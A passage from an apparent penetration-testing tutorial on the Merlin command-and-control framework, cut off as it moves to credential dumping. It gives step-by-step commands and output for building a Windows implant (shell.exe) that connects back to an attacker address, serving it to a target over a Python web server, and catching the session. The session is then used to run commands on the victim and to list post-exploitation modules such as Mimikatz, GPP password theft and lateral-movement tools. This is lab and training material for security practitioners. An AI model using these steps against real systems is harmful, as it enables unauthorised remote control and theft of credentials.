agents  bin  db  log  modules  README.MD  src  x509
root@kali:/opt/merlin/data# cd x509/
root@kali:/opt/merlin/data/x509# ls
README.MD  server.crt  server.key
root@kali:/opt/merlin/data/x509# cd ..
root@kali:/opt/merlin/data# cd ..
root@kali:/opt/merlin# ls
data  docs  LICENSE  merlinServer-Linux-x64  merlinServer-Linux-x64-v0.1.4.7z  README.MD
root@kali:/opt/merlin# cp -r data /root/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver/
root@kali:/opt/merlin#
```

Now if you run merlin using the command: **go run main.go**, merlin server will run successfully.



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# go run main.go

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           &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
                   Version: 0.6.4.BETA
                   Build: nonRelease
[!]Insecure publicly distributed Merlin x.509 testing certificate in use
[i]Additional details: https://github.com/Ne0nd0g/merlin/wiki/TLS-Certificates
Merlin» [-]Starting h2 listener on 127.0.0.1:443
```


Now using the following help command you can see, as shown in the image, the arguments that you can use to run your commands as desired:

```
go run main.go -h
```



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# go run main.go -h
#################################################
#              MERLIN SERVER                    #
#################################################
Version: 0.6.4.BETA
Build: nonRelease
  -debug
        Enable debug output
  -i string
        The IP address of the interface to bind to (default "127.0.0.1")
  -p int
        Merlin Server Port (default 443)
  -proto string
        Protocol for the agent to connect with [h2, hq] (default "h2")
  -v    Enable verbose output
  -x509cert string
        The x509 certificate for the HTTPS listener (default "/root/go/src/github.com/Ne0nd0g/merlin/c
md/merlinserver/data/x509/server.crt")
  -x509key string
        The x509 certificate key for the HTTPS listener (default "/root/go/src/github.com/Ne0nd0g/merl
in/cmd/merlinserver/data/x509/server.key")
exit status 2
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver#
```


Windows exploitation

Now, to make Merlin agent for windows type the following command:

```
GOOS=windows GOARCH=amd64 go build -ldlags "-X main.url=//192.168.0.11:443" -o
shell.exe main.go
```

Now, share the shell with the target using the python server:


```
python -m SimpleHTTPServer 80
```



```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# GOOS=windows GOARCH=amd64 go build -l
dflags "-X main.url=https://192.168.0.11:443" -o shell.exe main.go
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# ls
main.go  shell.exe
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


In order to create a listener for the shell to revert, use the following command:

```
go run main.go -i 192.168.0.11
```




```
root@kali:~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinserver# go run main.go -i 192.168.0.11

                         MERLIN
                 Version: 0.6.4.BETA
                 Build: nonRelease
[!]Insecure publicly distributed Merlin x.509 testing certificate in use
[i]Additional details: https://github.com/Ne0nd0g/merlin/wiki/TLS-Certificates
Merlin» [-]Starting h2 listener on 192.168.0.11:443
[+]Received new agent checkin from 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
```

And just like that, you will have your session as shown in the image above. Now, use the help command to see all the options as shown in the image given below:



```
Merlin» help
Merlin C2 Server (version 0.6.4.BETA)

  COMMAND  |          DESCRIPTION           |    OPTIONS
+----------+--------------------------------+----------------+
  agent    | Interact with agents or list   | interact, list
           | agents                         |
  banner   | Print the Merlin banner        |
  exit     | Exit and close the Merlin      |
           | server                         |
  interact | Interact with an agent. Alias  |
           | for Empire users               |
  quit     | Exit and close the Merlin      |
           | server                         |
  remove   | Remove or delete a DEAD agent
           | from the server
  sessions | List all agents session        |
           | information. Alias for MSF     |
           | users                          |
  use      | Use a function of Merlin       | module
  version  | Print the Merlin server        |
           | version                        |
  *        | Anything else will be execute  |
           | on the host operating system   |
Main Menu Help

[i]Visit the wiki for additional information https://github.com/Ne0nd0g/merlin/wiki/Merlin-Server-M
Merlin»
```


Type **sessions** to see the list of the sessions you acquire as shown in the image below:



```
Merlin» sessions

+--------------------------------------+--------------+----------------------+----------------+------------+--------+
|              AGENT GUID              |   PLATFORM   |         USER         |      HOST      | TRANSPORT  | STATUS |
+--------------------------------------+--------------+----------------------+----------------+------------+--------+
| 6fe70dcd-4702-4728-b3bb-ecaa387e4c86 | windows/amd64 | WIN-EOMLNF0GNSA\win7 | WIN-EOMLNF0GNSA | HTTP/2 (h2) | Active |
+--------------------------------------+--------------+----------------------+----------------+------------+--------+

Merlin»
```

To access than an available session uses the following command:


```
interact <session name>
```



```
Merlin» interact 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]» info

+-------------------------------+---------------------------------------------+
| Status                        | Active                                      |
| ID                            | 6fe70dcd-4702-4728-b3bb-ecaa387e4c86        |
| Platform                      | windows                                     |
| Architecture                  | amd64                                       |
| UserName                      | WIN-EOMLNF0GNSA\win7                        |
| User GUID                     | S-1-5-21-3763683867-3643108173-3220291613-513 |
| Hostname                      | WIN-EOMLNF0GNSA                             |
| Process ID                    | 2692                                        |
| IP                            | [fe80::65ff:71da:fcc4:99e6/64               |
|                               | 192.168.0.13/24                             |
|                               | ::1/128 127.0.0.1/8                         |
|                               | fe80::5efe:c0a8:d/128]                      |
| Initial Check In              | 2019-03-06 05:11:36.848770565               |
|                               | -0500 EST m=+36.627915992                   |
| Last Check In                 | 2019-03-06 05:13:10.727747907               |
|                               | -0500 EST m=+130.506893201                  |
| Agent Version                 | 0.6.4.BETA                                  |
| Agent Build                   | nonRelease                                  |
| Agent Wait Time               | 30s                                         |
| Agent Wait Time Skew          | 3000                                        |
| Agent Message Padding Max     | 4096                                        |
| Agent Max Retries             | 7                                           |
| Agent Failed Check In         | 0                                           |
| Agent Communication Protocol  | h2                                          |
+-------------------------------+---------------------------------------------+

Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]»
```


As you have accessed the session, here you can use windows commands such as:

```
shell ipconfig
```



```
Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]» shell ipconfig
[-]Created job dgjdVUAiOU for agent 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]» [+]Results for job dgjdVUAiOU
[+]
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::65ff:71da:fcc4:99e6%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{DC9E7289-5BB5-4B79-8DC3-16D14EA42B3D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]»
```

Then further you can use various post exploitation modules, list of which are shown in the image below:




```
Merlin» interact 6fe70dcd-4702-4728-b3bb-ecaa387e4c86
Merlin[agent][6fe70dcd-4702-4728-b3bb-ecaa387e4c86]» back
Merlin» use module 
linux/x64/bash/credentials/SwapDigger
linux/x64/bash/privesc/LinEnum
windows/x64/powershell/credentials/LaZagneForensic
windows/x64/powershell/credentials/dumpCredStore
windows/x64/powershell/detection/Get-InjectedThread
windows/x64/powershell/lateral/dcom/Invoke-DCOM
windows/x64/powershell/lateral/dcom/Invoke-DCOMPowerPointPivot
windows/x64/powershell/lateral/dcom/Invoke-ExcelMacroPivot
windows/x64/powershell/lateral/gpo/Find-ComputersWithRemoteAccessPolicies
windows/x64/powershell/lateral/gpo/Grouper
windows/x64/powershell/powersploit/Get-GPPPassword
windows/x64/powershell/powersploit/Invoke-Mimikatz
windows/x64/powershell/powersploit/PowerUp
windows/x64/powershell/privesc/Find-BadPrivilege
windows/x64/powershell/privesc/Find-PotentiallyCrackableAccounts
```

Windows post exploitation

We will be using a module here to dump the credentials of windows and to activate the said post exploitation module type:

